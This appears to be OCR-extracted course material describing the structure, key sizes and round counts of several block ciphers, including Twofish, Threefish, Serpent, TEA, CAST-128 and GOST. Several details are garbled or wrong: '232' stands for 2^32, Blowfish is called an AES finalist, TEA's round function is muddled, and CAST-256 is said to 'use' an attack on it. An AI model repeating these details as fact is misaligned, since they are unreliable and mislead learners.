Twofish uses a **block size of 128 bits** and **key sizes** up to **256 bits**. It is a Feistel cipher	Threefish is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., **256**, **512**, and **1024**
It works fast for CPU or hardware and is also flexible with **network based applications**	It involves just three operations: **Addition-Rotation-XOR** (ARX)
It even enables various levels of performance trade-off with parameters of **encryption speed**, **hardware gate count**, **memory usage**, etc.	Threefish blocks of sizes **256**, **512**, and **1024** involve 72, 72, and 80 rounds of computations, respectively


Twofish

The Twofish algorithm was one of the U.S. Government's five finalists to replace DES, but it was not chosen. It was designed by Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, and Niels Ferguson.

TwoFish is a 128-bit block cipher. It is one of the most conceptually simple algorithms that uses a single key for both encryption and decryption for any length up to 256 bits. It is a Feistel cipher. It not only works fast for CPU or hardware but is also flexible for network-based applications. Furthermore, it allows various levels of performance trade-off on parameters such as encryption speed, hardware gate count, memory usage, etc. This technique of enabling different implementations improves the relative performance of the algorithm. Any user can optimize the performance based on the key scheduling.

Threefish

Threefish was developed in 2008 and it is a part of the Skein algorithm. It was enrolled in NIST's SHA-3 (hash function) contest. It is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024. Threefish involves only three operations, i.e., ARX (addition-rotation-XOR), which makes the coding simple, and all these operations work on 64-bit words. Threefish blocks 256, 512, and 1024 involve 72, 72, and 80 rounds of computations, respectively, to achieve the final security goal. This algorithm does not use S-boxes to prevent cache timing attacks.



Serpent and TEA

Serpent

- Serpent uses a **128-bit symmetric block cipher** with 128-, 192-, or 256-bit key sizes
- It involves **32 operating rounds** on four 32-bit word blocks using 8 variable S-boxes with 4-bit entry and 4-bit exit; each S-box parallelly works 32 times
- The 32 rounds of computational operations include various **substitutions** and **permutations**

TEA

- Tiny Encryption Algorithm (TEA) is a **Feistel cipher** that uses 64 rounds
- It uses a **128-bit key** operating on a **64-bit blocks**
- It also uses a constant that defined as **232/the golden ratio**

Serpent

Like Blowfish, Serpent is a symmetric-key block cipher that was a finalist in the AES contest. This algorithm was designed by Ross Anderson, Eli Biham, and Lars Knudsen. It uses a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits. It can be integrated into software or hardware programs without any restrictions.


Serpent involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. All S-boxes work parallelly 32 times. Although, Serpent is one of the most secure encryption mechanisms in AES contests, researchers have chosen Rijndael over Serpent due to its moderate encryption speed (owing to the number of rounds it uses) and complexity. Serpent minimizes the correlation between encoded images or plaintexts to a greater extent compared to Twofish and Rijndael. Therefore, Rijndael is the stand-out AES competitor and is now being used as AES.

TEA

The tiny encryption algorithm (TEA) was created by David Wheeler and Roger Needham, and it was publicly presented for the first time in 1994. It is a simple algorithm, easy to implement in code. It is a Feistel cipher that uses 64 rounds (note that this is a suggestion; it can be implemented with fewer or more rounds). The number of rounds should be even since they are implemented in pairs called cycles.

TEA uses a 128-bit key operating on a 64-bit block. It also uses a constant that is defined as 232/the golden ratio. This constant is referred to as delta, and in each round, a multiple of delta is used. The 128-bit key is split into four different 32-bit subkeys labeled K[0], K[1], K[2], and K[3]. Instead of using the XOR operation, TEA uses addition and subtraction, but with mod 232. The block is divided into two halves, R and L. R is processed through the round function.

The round function takes the R half and performs a left shift of 4. Then, the result of this operation is added to K[0]. Next, the result of this operation is added to delta (recall that delta is the current multiple of 232/the golden ratio). The result of this operation is then shifted right by 5 and added to K[1]. This is the round function. As with all Feistel ciphers, the result of the round function is XORed with L, and L and R are then swapped for the next round.



CAST-128

- CAST-128 or CAST5 is a **symmetric-key** block cipher
- It has a **12 or 16 round Feistel network** with 64-bit block size
- It uses a key size varying from 40 to 128 bits in 8-bit increments
- CAST-128 consists of large 8×32-bit S-boxes and uses the masking key (K_{m1}) and rotation Key (K_{r1})
- The **round function** consists of three alternating types for performing addition, subtraction, or XOR operations at different stages
- CAST-128 is used as a default cipher in **GPG** and **PGP**

Single round of CAST-128 block cipher

CAST-128

CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits. CAST-128 uses a key size varying from 40 bits to 128 bits in 8-bit increments. The CAST-128 components include large 8×32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. CAST-128 uses a masking key (K_{m1}) and a rotation key (K_{r1}) for performing its functions. The round function consists of three alternating types to perform addition, subtraction, or XOR operations in different stages. It used as a default cipher in GPG (GNU Privacy Guard) and PGP (Pretty Good Privacy).

CAST-256 is an extension of CAST-128 that uses the same design procedure. CAST-256 has a 128-bit block size and uses key sizes varying from 128 to 256 bits. Furthermore, it uses zero-correlation cryptanalysis, which can break 28 rounds with time = $2^{246.9}$ and data = $2^{98.8}$.

GOST Block Cipher and Camellia

GOST Block Cipher

- GOST block cipher, also called as **Magma**, is a symmetric key block cipher
- It is a **32-round Feistel network** working on 64-bit blocks with 256-bit key length
- It consists of an S-box that can be kept secret, and it contains approximately **354 bits** of secret information

Camellia

- Camellia is a symmetric key block cipher with either **18 rounds** (for 128-bit keys) or **24 rounds** (for 256-bit keys)
- It is a Feistel cipher working with **128-bit** blocks and has key sizes of **128**, **192**, and **256-bits**
- It is used as part of the **Transport Layer Security** (TLS) protocol

GOST Block Cipher

The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length. It consists of an S-box that can be kept secret and it contains around 354 bits of secret information. GOST is a simple encryption algorithm, where the round function 32-bit subkey modulo 232 is added and put in the layer of S-boxes and the rotate left shift operation is used for shifting 11 bits, thereby providing the output of the round function.

